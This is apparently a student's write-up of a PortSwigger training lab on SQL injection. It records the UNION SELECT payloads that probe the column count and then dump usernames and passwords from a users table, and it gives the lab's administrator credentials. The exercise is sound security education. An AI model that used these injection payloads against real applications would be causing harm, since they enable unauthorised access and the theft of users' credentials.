

SQL Injection Union Attack Vulnerability

Name: Matyas Abreham

IDNO: CTC-207-26

Lab 4: SQL Injection UNION Attack, Retrieving Data from Other Tables

Objective

Use a UNION attack to retrieve all usernames and passwords from the users table, then log in as administrator.




Figure 4.1 - Lab description page (PortSwigger).

Steps

Confirmed the query returns 2 string-type columns:

```
category=Clothing' UNION SELECT 'abc','def'--
```




Figure 4.2 - Test values 'abc' and 'def' rendered on the page, confirming 2 string columns.

Replaced the test values with a query against the users table:

```
category=Clothing' UNION SELECT username, password FROM users--
```




Figure 4.3 - Dumped usernames and passwords, including administrator's credentials.

Result

Logged in using the administrator credentials retrieved above (administrator : 4fhs34rnn9p604vycfpo).




Figure 4.4 - Logged in as administrator; lab marked Solved.

Vulnerability

The application allowed a UNION SELECT to pull data from an entirely different, sensitive table (users) via the unsanitized category filter.